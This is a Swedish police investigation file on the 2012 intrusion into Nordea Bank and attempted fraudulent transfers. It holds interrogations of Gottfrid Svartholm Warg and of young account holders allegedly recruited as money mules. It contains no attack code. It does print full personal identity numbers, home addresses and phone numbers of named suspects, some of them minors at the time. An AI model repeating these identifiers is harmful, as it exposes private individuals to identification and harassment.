LU/SF1Förmögenhetsgrupp 1

2012-0201-BG30597

Signerat av

Signerat datum

Diarienummer
0201-K292108-12

Misstänkt person Bashe Said, Abdul-rahim, 19940410-2692	
Plats för verkställan Bennets väg 7 C , Malmö	Datum och klockslag för verkställighet 2012-11-21 12:37
Beslutat av Olin, Henrik, Kammaråklagare	Verkställt av Stomberg, Henrik (Pmd Örebro, inspektör, Örebro)
Ändamål med åtgärden • Kan antagas ha betydelse för utredningen av brott	Brott 0906 - Bedrägeri (övrigt bedrägeri) Försöksbrott
Domstol för överklagan Malmö Tingsrätt	Beslag taget från Bashe Said, Abdul-rahim

Föremålspunkter

2012-0201-BG30597-1 Mobiltelefon (1 st)	Platsbeskrivning Anträffad i soffan i vardagsrummet	Status Fastställd
		Anspråkstagare 0 st.

Fabrikat : Apple IMEI-/SERIE-nr : 013063004752062

Protokoll över husrannsakan

Signerat av
Bengt Rehnberg
Signerat datum
2012-11-21

Polismyndighet
Stockholms län

Enhet
LU/SF Förmögenhetsgrupp

Diarienummer
0201-K292108-12

Aktuell status
Verkställd

Misstänkt person
Mohamed Haji Elmi, Ahmed

Grunduppgifter för tvångsmedlet

Plats för verkställan	Datum och tid för verkställighet
Hårds väg 49 , Malmö	2012-11-21 10:35
Husrannsakan sker hos misstänkt	Personen hos vilken husrannsakan gjordes var närvarande
Nej	Ja
Beslutat av	Verkställt av
Olin, Henrik, Kammaråklagare	Patrull 69-1610 Hoffman, okänt (Pmd Skåne, Malmö)
Ändamål med åtgärden	Brott
• Eftersökande av person	0906 - Grovt bedrägeri samt försök till grovt bedrägeri

Omfattning/direktiv
Eftersökande av misstänkt för hämtning till förhör. Ej anträffad

Övriga närvarande vid åtgärden

Övriga uppgifter om verkställighet
Ej anträffad

Beslag

Nej

Åtgärder

Polismyndighet
Stockholms län

Enhet
LU/SF Förmögenhetsgrupp

Protokoll över husrannsakan

Signerat av
Bengt Rehnberg
Signerat datum
2012-11-21

Diarienummer
0201-K292108-12

Underrättelser m.m.

Händelse	Utfört av	Datum
Beslut fattat av Henrik Olin.	Bengt Rehnberg	2012-11-21 13:26
Signerat	Bengt Rehnberg	2012-11-21 13:31
Verkställd av okänt Patrull 69-1610 Hoffman den 2012-11-21 10:35.	Bengt Rehnberg	2012-11-21 13:31
Signerad	Bengt Rehnberg	2012-11-21 13:31

Förhör

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Hörd person
Larsson, Rolf

Personnummer

Den hörde är	ID Styrkt	Sätt	Ställning till misstänkt - målsägande - vittne
Sakkunnig	Ja	Trovärdiga uppgifter	

Tolk

Språk

Brottsmisstanke / Anledning till förhöret
Förtydligande betr. angivna valutaförluster i dokumentet "Reimbursement overview".

Underrättad om misstanke

Underrättad om rätt till försvarare (best i FUK 12§ iakttagna)

Försvarare/ombud önskas

Försvarare/ombud närvarande

Godtar den försvarare som rätten förordnar

Förhörsledare	Förhörsdatum	Förhör påbörjat	Förhör avslutat
Ulf Malm	2013-02-06	09:15	09:25

Förhörsplats	Typ av förhör	Förhörssätt
	RB 23:6	Telefonförhör

Förhörsvittne

Utskrivet av

Berättelse

Rolf Larsson är incidenthanterare hos Nordea.

Han uppger att valutaförlusterna härrör till 2 händelser:

1. 2012-08-01 på 88 140 DKK. Valutaförlust 1 146,73 DKK.
2. 2012-07-24 på 3 900 Euro. Valutaförlust 1 856,35 DKK.

Valutaförlusterna kommer sig av att transaktionerna i dessa båda fall, gick igenom systemet men att pengarna sedan togs tillbaka av Nordea.

Man utgår då från valutakursen som rådde vid dessa tillfällen när man räknar ut förlusten.

Uppläst och godkänt

Förhör

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Hörd person
Svartholm Svartholm Warg, Per Gottfrid

Personnummer
19841017-0537

Den hörde är	ID Styrkt	Sätt	Ställning till misstänkt - målsägande - vittne
Misstänkt	Ja	Känd av förhörsledaren Bengt Rehnberg	

Tolk

Språk

Brottsmisstanke / Anledning till förhöret
Dataintrång i juli-augusti 2012 genom att olovligen bereda sig tillgång till Nordea Bank AB:s datorsystem i bland annat Stockholm. Grovt bedrägeri alternativt försök till grovt bedrägeri i bland annat Stockholm vid åtta tillfällen under perioden juli-augusti 2012 genom att olovligen påverka resultatet av en automatisk informationsbehandling och härigenom utföra alternativt försökt utföra falska banktransaktioner om ett sammanlagt värde om drygt 6 000 000 kronor.

Underrättad om misstanke	Underrättad om rätt till försvarare (best i FUK 12§ iakttagna)	
Ja	Ja	
Försvarare/ombud önskas	**Försvarare/ombud närvarande**	**Godtar den försvarare som rätten förordnar**
Ola Salomonson	Ja	

Förhörsledare	Förhörsdatum	Förhör påbörjat	Förhör avslutat
Bengt Rehnberg	2012-11-06	09:00	09:12
Förhörsplats	**Typ av förhör**	**Förhörssätt**	
Strategiska sektionen, plan 5	RB 23:6		
Förhörsvittne	**Utskrivet av**		
Malm, Ulf			

Berättelse

Gottfrid Svartholm Warg underrättas om misstankar enligt ovan.

Svartholm Warg förnekar brott.

Gottfrid Svartholm Warg kommer fortsättningsvis att benämnas SW i detta förhör.

SW tillfrågas om de datorer m.m. som togs i beslag vid gripandet av honom i Kambodja, tillhör honom.

SW vill inte kommentera detta.

Tillfrågad om han kände till att det kunde finnas spår som påvisar intrång i Nordea Banks datorsystem samt olovliga penningtransaktioner i det material som beslagtagits från honom, svarar SW att han inte vet någonting om det.

SW fortsätter med att säga att han har sett saker som lagts upp på "pastebin" och liknande siter.

Tillfrågad om det som han har sett kan ha att göra med intrånget i Nordea Bank och de olovliga penningtransaktionerna, svarar SW att han inte minns vad det är han har sett.

SW vill också nämna att hans datorer har använts som servrar.

Tillfrågad om han vid något tillfälle har varit uppkopplad mot Nordeas datorsystem, svarar SW att han inte har varit det. Han förnekar även på en direkt fråga att han skulle ha utfört eller försökt att utföra olovliga penningtransaktioner.

SW tillfrågas om det kan vara någon annan person som har utfört det som SW nu misstänks för.

SW svarar att det mycket väl kan vara så. SW vill inte spekulera i vem som skulle kunna ha gjort detta.

SW tillfrågas var han befann sig under juli och augusti 2012.

SW tycker inte att frågan är relevant i sammanhanget och avböjer att svara på den.

Förhörsanteckningar upplästa för SW och godkända av honom.

Förhör

Nordea

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/IT IT-forensisk sektion

Diarienr
0201-K292108-12

Hörd person
Svartholm Warg, Per Gottfrid

Personnummer
19841017-0537

Den hörde är
Misstänkt

ID Styrkt
Nej

Ställning till misstänkt - målsägande - vittne

Tolk

Språk

Brottsmisstanke / Anledning till förhöret
Fortsatt förhör angående dataintrång och bedrägeri mot Nordea.

Underrättad om misstanke

Underrättad om rätt till försvarare (best i FUK 12§ iakttagna)

Försvarare/ombud önskas
Jurist Martin Larsson

Försvarare/ombud närvarande
Ja

Godtar den försvarare som rätten förordnar

Förhörsledare
Olle Wahlström

Förhörsdatum
2013-03-08

Förhör påbörjat
10:40

Förhör avslutat
10:47

Förhörsplats
Mariefredsanstalten

Typ av förhör
RB 23:6

Förhörssätt

Förhörsvittne

Utskrivet av

Berättelse

(Biträdande förhörsledare är Joakim Persson och John Steenmark från Länskriminalpolisen)

OW: Ett nytt förhör och då gäller det bedrägeri och dataintrång mot Nordea.

ML: Är du delgiven för dataintrång … också…

OW: Ja, det tar jag för givet. Det står inget … förhör i varje fall.

GS: Det blir det nästan automatiskt … (Pratas i munnen på varandra)

OW: Känner du Ahmed Mohammed Haji Elmi?

GS: Inga kommentarer.

OW: Känner du Sedira Seiffadin?

GS: Ingen kommentar.

OW: Känner du Said Abdul-Rahim Bashe?

GS: Inga kommentarer.

JP: Känner du igen något utav namnen?

GS: Svar Nej.

OW: Ett företag som heter Earthport PLC. Någonting du känner igen?

GS: Svar Nej

OW: I din dator, i den krypterade delen finns det … i containern … finns ett antal textfiler med uppgifter om just de här personerna och företaget, kontonummer, telefonnummer och adresser och sådant. Någonting du känner igen?

GS: Svar Nej

OW: Brukar du använda wc3270 eller någon annan terminalemulator?

GS: Ingen kommentar.

OW: I din MacBook, i den krypterade containern finns ett antal trace- och terminalloggar från anslutningar mot Nordea. Vem har skapat de här loggarna?

GS: Ja, gissningsvis någon som har använt datorn.

OW: Någon som har använt datorn, är det du eller någon annan?

GS: Det är inte jag i alla fall.

JP: Vem är det då?

GS. Inga kommentarer. Hänvisar till tidigare svar angående hot.

OW: Från Nordea. Alltså från deras system då har man ju genomfört åtta stycken obehöriga penningtransaktioner som vi pratat om vid häktningen. Alla de här åtta transaktionerna finns loggade i din dator. Hur kan det komma sig?

GS: Hänvisar till tidigare svar.

OW: De går ju till de här personerna som jag räknade upp tidigare, och det där företaget. De är också uppgifter om i din dator.

GS: Jaha

OW: Vid de här bedrägerierna mot Nordea då används flera IP-adresser, två i varje fall, vid själva transaktionerna. En av de här går till Malmö Borgarskola och deras hemsida. Känner du till den?

GS: Svar Nej.

OW: I din dator då har en textfil eller det finns en textfil som heter malmostuds.txt, den innehåller just sökvägen till den här sårbarheten på den här hemsidan. Något du känner till?

GS: Svar nej

OW: I dina datorer, då pratar vi både Linuxdatorn och Mac … Windows-delen på MacBooken så finns flera hundra filer som överensstämmer med filer som har tankats från Nordeas system tidigare. Någonting du känner till?

GS: Hänvisar till tidigare svar.

JP: Vi kan konstatera att vi har ju hittat alltså ytterligare chatt i din dator också, som gör att det finns anledning att misstänka även dataintrång hos andra företag och myndigheter, även i andra länder. Men det är ingenting som vi kommer utreda nu, så att säga, det är ju inte

GS: Jag kan hänvisa till tidigare svar.

OW: John någonting?

JS: Nej

OW: Advokaten?

ML: Jag har ingenting att tillägga.

GS: Jag ville ju ställa en direkt fråga till Stéenmark förut, om jag haft servar eller inte. Hemma alltså.

JS: Jag var ju inte hemma hos dig, så jag

GS: Fråga någon av dina kollegor då.

JP: Även om det är en server så är det så pass mycket material att det här är någonting som rimligtvis du borde känt till.

GS: Man kan ju tycka det så här i efterhand, men det är lätt att vara efterklok.

JP: Sen sker det under så pass lång tid så att det är ju

GS: Ja ja jaså jag har haft ganska dålig koll på vad den använts till, jag var upptagen med annat.

JP: Vad har du pysslat med då?

GS: Ja, somliga har faktiskt jobb.

JP: … och du har jobbat med?

GS: Ja, jag kommenterar inte det mer.

JP: Men du jobbade med kodutveckling och liknande saker?

GS: bl.a. ja.

JS: Jag har en fråga. I den där truecryptcontainern så finns det material från företaget Mysec. Vi har pratat med Mysec, de säger att du har jobbat för dem. Och då är min fråga, Varför skulle du ha material från företag som du kanske anförtror dig åt och liksom bryr dig om, i den här containern som andra kommer åt.

GS. Jag har ju inte sett materialet i fråga. Men det kan vara så att det inte är några hemligheter … grejer … eller att jag glömt kvar dem.

OW: Ja gamla är de ju inte. De är både och det finns från i somras. Det är både programkod och det är loggfiler.

GS: Är det inte så att de har blivit hackade också då?

OW: Nu förstår jag inte hur du menar riktigt. Att de skulle blivit hackade?

GS: Ja.

OW: ... och att tt angriparen skulle ha lagt grejerna på din krypterade container?

GS: Jag … ställer den frågan.

JP: Nej

OW: Någonting mer?

GS: Nej, det var bra så.

OW: Då avslutar vi förhöret klockan är då, 10.47

Förhör

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Hörd person
Bashe Said, Abdul-rahim

Personnummer
19940410-2692

Den hörde är
Misstänkt

ID Styrkt
Nej

Ställning till misstänkt - målsägande - vittne

Tolk

Språk

Brottsmisstanke / Anledning till förhöret
Försök till grovt bedrägeri genom att upplåta sitt bankkonto i Swedbank i samband med ett försök att påverka resultatet av en automatisk informationsbehandling som avsåg att utföra en falsk banktransaktion om en icke angiven summa den 1 augusti 2012.

Underrättad om misstanke
Ja

Underrättad om rätt till försvarare (best i FUK 12§ iakttagna)
Ja

Försvarare/ombud önskas

Försvarare/ombud närvarande

Godtar den försvarare som rätten förordnar
Ja

Förhörsledare
Bengt Rehnberg

Förhörsdatum
2012-11-21

Förhör påbörjat
10:55

Förhör avslutat
11:40

Förhörsplats
Davidshall, Malmö

Typ av förhör
RB 23:6

Förhörssätt

Förhörsvittne

Utskrivet av

Berättelse

Abdul-Rahmin Bashe Said förnekar brott. Abdul-Rahim Bashe Said kommer fortsättningsvis att kallas för A i detta förhör.

A vill genomföra förhöret utan någon försvarare närvarande. Övriga närvarande vid förhöret var biträdande förhörsledaren krinsp. Ulf Malm.

A är född i Malmö och bor tillsammans med sin far och syster på Bennets väg 7 C. Han går f.n. andra årskursen på gymnasiet på Fyrans Gymnasium. Hans ekonomi är lika med noll, d.v.s. han har inga inkomster. Han får mat och husrum av sin far. I övrigt har han inte tillgång till några kontanter.

A informeras om vilken händelse förhöret skall handla om. Han säger att han fick ett telefonsamtal till sin mobiltelefon där en okänd person sa att det skull komma in pengar på hans konto i Swedbank. A säger att han inte vet vem som ringde. A fick inte reda på hur mycket pengar det handlade om inte heller vilken valuta som avsågs.

Samma person skulle ringa senare samma dag och de skulle då träffas för att överlämna de pengar som kommit in på kontot.

A gick till en bankomat (den som ligger vid bankkontoret på Gustav Adolfs Torg i Malmö) och satte in sitt kort. Han gjorde detta för att se om det hade kommit in några pengar på kontot. Det som hände då var att bankomaten behöll kortet. A säger att han gick in på

kontoret och frågade varför hans kort hade försvunnit och om det gick att få tillbaka det eller ett få nytt kort.

A uppger vidare att han hade blivit ombedd att förklara vad det var för pengar som var på väg till hans konto. Han fick en papper att skriva på. (A förevisas en handling som förhörsledaren fått från Swedbank som enligt banken skall var en kopia på det papper som han just beskrivit)

A säger att det stämmer att det är han som har skrivit texten på den lappen och att han har blivit informerad av den anonyme personen som ringt till honom angående penning överföringen om vad han skall uppge för förklaring. A menar att han blivit informerad om att säga att pengarna kommer från Danmark och att han skall flytta till Danmark inom kort och att det skall gå till möbler m.m.

A tillfrågas hur han skulle ta ut pengarna och hur mycket pengar det rörde sig om.

A vet inte det säger han.

A tillfrågas vad han hade gjort om det hade funnits pengar på kontot och hur mycket pengar han hade på kontot.

A vet inte vad han skulle ha gjort om det hade funnits pengar på kontot. A säger vidare att han hade endast några kronor på kontot.

A tillfrågas om han har någon egen dator.

Han säger att han inte har någon dator. Han använder sig av de datorer som finns i skolan. Han gillar att se på filmer i datorn.

A tillfrågas om han uppgav något kontonummer till den som ringde honom. Hur skulle annars pengar kunna komma in till A:s konto.

A säger att den som ringde visste allt om honom, fullständigt namn, personnummer, och bankkontonummer.

A tillfrågas vad som hände efter det att kortet försvann, hörde den anonyme av sig något mer.

A säger att han inte ringde något mer.

A tillfrågas om han skulle få något för att han ställde upp med sitt konto.

A säger efter att ha tänkt en hel del på den frågan att han skulle få 3 500 kronor eller 4 500 kronor per dag. Det skulle enligt den anonyme som ringde till A komma pengar varje dag.

A ombes att beskriva rösten på den som ringde, språk dialekt o.s.v.

A säger att han talade svenska med brytning, han tror att det ha varit en invandrare.

A tillfrågas om den mobiltelefon som samtalen kommit till.

A svarar att det är en Apple Iphone och att den ligger hemma på Bennets väg 7 C för att laddas. A har ytterligare en mobiltelefon som han har med sig nu.

A säger att den som ringde till honom skulle ringa igen när pengarna hade landat på kontot, men han ringde inte mer, de hade ingen mer kontakt med varandra efter det.

A säger att det måste finnas uppgifter i hans telefon om vilket telefonnummer som den anonyme ringde från.

Förhörsanteckningar upplästa för A efter avslutat förhör och godkända av honom.

Förhör

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Hörd person
Bashe Said, Abdul-rahim

Personnummer
19940410-2692

Den hörde är
Misstänkt

ID Styrkt
Nej

Ställning till misstänkt - målsägande - vittne

Tolk

Språk

Brottsmisstanke / Anledning till förhöret
Komplettering. Bashe delges även brottsmisstanken: medhjälp till försök till grovt bedrägeri vid samma tillfälle samt att summan avsåg 88 140 Dkk.

Underrättad om misstanke
Ja

Underrättad om rätt till försvarare (best i FUK 12§ iakttagna)
Ja

Försvarare/ombud önskas
Önskar offentlig försvarare.

Försvarare/ombud närvarande

Godtar den försvarare som rätten förordnar
Ja

Förhörsledare
Ulf Malm

Förhörsdatum
2013-03-27

Förhör påbörjat
17:15

Förhör avslutat
17:20

Förhörsplats

Typ av förhör
RB 23:6

Förhörssätt
Telefonförhör

Förhörsvittne

Utskrivet av

Berättelse

Bashe förnekar brottsmisstanken

Förhör

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Hörd person
Sedira, Seifaddin

Personnummer
19931222-7979

Den hörde är
Misstänkt

ID Styrkt
Nej

Ställning till misstänkt - målsägande - vittne

Tolk

Språk

Brottsmisstanke / Anledning till förhöret
Komplettering. Sedira delges även brottsmisstanken : medhjälp till försök till grovt bedrägeri vid samma tillfälle.

Underrättad om misstanke
Ja

Underrättad om rätt till försvarare (best i FUK 12§ iakttagna)
Ja

Försvarare/ombud önskas
Önskar offentlig försvarare.
Återkommer senare med namn.

Försvarare/ombud närvarande

Godtar den försvarare som rätten förordnar

Förhörsledare
Ulf Malm

Förhörsdatum
2013-03-27

Förhör påbörjat
17:35

Förhör avslutat
17:40

Förhörsplats

Typ av förhör
RB 23:6

Förhörssätt
Telefonförhör

Förhörsvittne

Utskrivet av

Berättelse

Sedira förnekar brottsmisstanken.

Förhör

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Hörd person
Sedira, Seifaddin

Personnummer
19931222-7979

Den hörde är	ID Styrkt	Sätt	Ställning till misstänkt - målsägande - vittne
Misstänkt	Ja	Svenskt pass nr 82530030	

Tolk

Språk

Brottsmisstanke / Anledning till förhöret
Försök till grovt bedrägeri genom sin medverkan vid ett försök att olovligt påverka resultatet av en automatisk informationsbehandling och härigenom utföra en falsk banktransaktion om 99.808 DKK som skulle gå till den misstänktes konto i SE-banken.

Underrättad om misstanke	Underrättad om rätt till försvarare (best i FUK 12§ iakttagna)	
Ja	Ja	
Försvarare/ombud önskas	Försvarare/ombud närvarande	Godtar den försvarare som rätten förordnar

Förhörsledare	Förhörsdatum	Förhör påbörjat	Förhör avslutat
Bengt Rehnberg	2012-11-22	10:00	11:30

Förhörsplats	Typ av förhör	Förhörssätt
Davidshall Malmö	RB 23:6	

Förhörsvittne

Utskrivet av

Berättelse

Sefaddin Sedira förnekar brott. Han medger vissa omständigheter, såsom att hans konto i SE-banken skulle vara ett mottagarkonto till en summa pengar, men han visste inte varifrån pengarna skulle komma. Seifaddin Sedira lämnar en redogörelse här för vilken information han har angående de pengar som skulle föras in på hans konto.

Seifaddin Sedira kan förhöras utan att försvarare är närvarande. Han är inte i behov av någon försvarare i detta läge, men kanske längre fram. Seifaddin Sedira kommer fortsättningsvis att benämnas S i detta förhör.

Övriga närvarande vid förhöret var biträdande förhörsledare Ulf Malm, kriminalinspektör vid Länskriminalen i Stockholm.

S uppger att han någon gång i juli 2012 befann sig i Heleneholm tillsammans med några kompisar. En person som han inte vill namnge, men som han känner, frågade vid ett tillfälle om S ville vara med och tjäna lite pengar.

Enligt den information som han då fick, gick det ut på att testa en sak. Han skulle få in en del pengar på sitt konto. Meningen var att han sedan skulle ta ut dessa och lämna vidare till någon. Det var enligt den information han fick s.k. "vita" pengar, "tvättade" var ett ord som användes.

S har inte lämnat ut sitt kontonummer vid något tillfälle. Han har fått information vid flera

tillfällen om att det skall komma in pengar på hans konto. Han kontrollerade sitt saldo då och då, men några pengar har aldrig kommit in.

Tillfrågad om hur man kan känna till S:s konto om han inte har lämnat ut det, svarar S att han inte kan svara på det. S säger att han tror att han har fått sin identitet kapad. De har hans legitimation säger han.

Tillfrågad om han skulle få någon ersättning för att han "lånade" ut sitt konto, svarar S att den första summan som skulle komma in skulle han få behålla hela beloppet därefter skulle han få behålla en fjärdedel av den summan han tog ut. Enligt uppgift skulle det kunna komma mycket pengar dagligen längre fram om detta fungerade.

S tillfrågas om han skulle få pengar till sitt konto den 1 augusti. S svarar att han inte minns om det skulle komma just det datumet, men vid den tidpunkten så fick han flera gånger information om att det skulle komma in pengar.

S tillfrågas om han kontrollerade sitt saldo särskilt ofta den 31 juli och 1 augusti. Han informeras om att information från banken säger att han gjort det.

S svarar att han inte har kollat sitt saldo. Han får visserligen in pengar på kontot då och då från sin mamma t.ex. men han har definitivt inte kollat saldot så mycket.

Tillfrågad om det kan vara någon annan som har tillgång till hans inloggningsuppgifter, vill inte S svara på.

Vid ett tillfälle kom information om att det skulle komma pengar från "Lendo", ett lån på ca 200 000 kronor. S fick även ett brev från Lendo om att han hade sökt om ett lån och att han hade fått det beviljat och att pengarna snart skulle hamna på hans konto.

S gick då till bankkontoret i Kristianstad och ville stänga sitt konto eftersom han inte ville hamna i skuld för så mycket pengar. Kvinnan i banken sa att allt såg rätt ut att han skulle kunna få pengarna om han ville. S valde då att stänga sitt konto.

S går f.n. på gymnasiets ekonomlinje, första året. Han lever på studielån samt pengar som han får från sina föräldrar.

Uppläst i anteckningsform och godkänt.

Bilagans namn	Antal sidor
Bilaga 2012-0201-BG25023-2.1 Datasett från Nordea	8
Bilaga 2012-0201-BG25023-26.25 sctr1	780
Bilaga 2012-0201-BG25023-26.26 sctr04bet	1346
Bilaga 2012-0201-BG25023-26.27 x3trc.6164	3
Bilaga 2012-0201-BG25023-26.28 scrtrmaqs	119
Bilaga 2012-0201-BG25023-26.29 sctr.illeback	990
Bilaga 2012-0201-BG25023-26.30 sctr.pankbs	257

Bilaga - Skäligen misstänkt

Polismyndighet
Stockholms län

Enhet	Diarienr
LU/SF1Förmögenhetsgrupp 1	0201-K292108-12

Skäligen misstänkt person	Personnr
Bashe Said, Abdul-rahim	19940410-2692

Misstankeuppgift

Brottsmisstankenr	Diarienr
020112525607	0201-K292108-12

Brottskod	Brottsbeskrivning
0906	Bedrägeri (övrigt bedrägeri) Försöksbrott

Beslutsdatum misstankebeslut	Beslutsfattare misstankebeslut
2012-11-16	Rasmusson, Henrik

Bilaga - Skäligen misstänkt

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Skäligen misstänkt person
Mohamed Haji Elmi, Ahmed

Personnr
19900425-3994

Misstankeuppgift

Brottsmisstankenr
020112525604

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-16

Beslutsfattare misstankebeslut
Rasmusson, Henrik

Misstankeuppgift

Brottsmisstankenr
020112525605

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-16

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112525606

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-16

Beslutsfattare misstankebeslut
Rasmusson, Henrik

Personalia och dagsbotsuppgift

Utskriftsdatum
2013-03-28

Namn
Mohamed Haji Elmi, Ahmed

Personnummer
19900425-3994

Tilltalsnamn
Ahmed

Kallas för

Öknamn

Kön
Man

Födelseförsamling

Födelselän

Födelseort utland

Medborgarskap
Somalia

Hemvistland

Telefonnr
08-581 73 075: Hemtelefon
0735-780937: Arbetstelefon
0709527516: Mobiltelefon

Adress
c/o JÖESAAR
Kornettstigen 5
196 37 Kungsängen

Folkbokföringsort

Senast kontrollerad mot folkbokföring
- -

Föräldrars/Vårdnadshavares namn och adress (beträffande den som inte fyllt 20 år)

Utbildning

Yrke / Titel

Arbetsgivare

Telefonnr

Anställning (nuvarande och tidigare)

Arbetsförhet och hälsotillstånd

Kompletterande uppgifter

Uppgiven inkomst

Bidrag

Civilstånd
Ogift

Maka/make/sambos inkomst

Hemmavarande barn under 18 år

Försörjningsplikt

Skulder

Förmögenhet

Kontroll utförd

Taxerad inkomst

Taxeringsår

Maka/make/sambos taxerade inkomst

Taxeringskontroll utförd av

Datum
- -

Bilaga - Skäligen misstänkt

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Skäligen misstänkt person
Sedira, Seifaddin

Personnr
19931222-7979

Misstankeuppgift

Brottsmisstankenr
020112525608

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Bedrägeri (övrigt bedrägeri) Försöksbrott

Beslutsdatum misstankebeslut
2012-11-16

Beslutsfattare misstankebeslut
Rasmusson, Henrik

Bilaga - Skäligen misstänkt

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Skäligen misstänkt person
Svartholm Warg, Per Gottfrid

Personnr
19841017-0537

Misstankeuppgift

Brottsmisstankenr
020112069191

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-10-01

Beslutsfattare misstankebeslut
Bengt Rehnberg

Misstankeuppgift

Brottsmisstankenr
020112524828

Diarienr
0201-K292108-12

Brottskod
0415

Brottsbeskrivning
Dataintrång

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112524831

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112524832

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112524833

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112524834

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112524835

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112524836

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Misstankeuppgift

Brottsmisstankenr
020112524837

Diarienr
0201-K292108-12

Brottskod
0906

Brottsbeskrivning
Grovt bedrägeri samt försök till grovt bedrägeri

Beslutsdatum misstankebeslut
2012-11-07

Beslutsfattare misstankebeslut
Olin, Henrik

Personalia och dagsbotsuppgift

Utskriftsdatum
2013-03-28

Namn
Svartholm Warg, Per Gottfrid

Personnummer
19841017-0537

Tilltalsnamn
Gottfrid

Kallas för

Öknamn

Kön
Man

Födelseförsamling
Matteus

Födelselän
Stockholms län

Födelseort utland

Medborgarskap
Sverige

Hemvistland

Telefonnr
0739-691011: Mobiltelefon

Adress
Box 1206

114 79 Stockholm

Folkbokföringsort

Senast kontrollerad mot folkbokföring
2013-02-20

Föräldrars/Vårdnadshavares namn och adress (beträffande den som inte fyllt 20 år)

Utbildning

Yrke / Titel
Egen företag, konsult IT

Arbetsgivare
PRQ

Telefonnr
073-9691011

Anställning (nuvarande och tidigare)

Arbetsförhet och hälsotillstånd

Kompletterande uppgifter
Uppger sig sakna bostad 2007-06-23.

Uppgiven inkomst
80000

Bidrag

Civilstånd
Ogift

Maka/make/sambos inkomst

Hemmavarande barn under 18 år
0

Försörjningsplikt

Skulder
500000

Förmögenhet

Kontroll utförd

Taxerad inkomst
6000

Taxeringsår
2006

Maka/make/sambos taxerade inkomst

Taxeringskontroll utförd av
insp Anmari Sundeborn

Datum
2007-06-23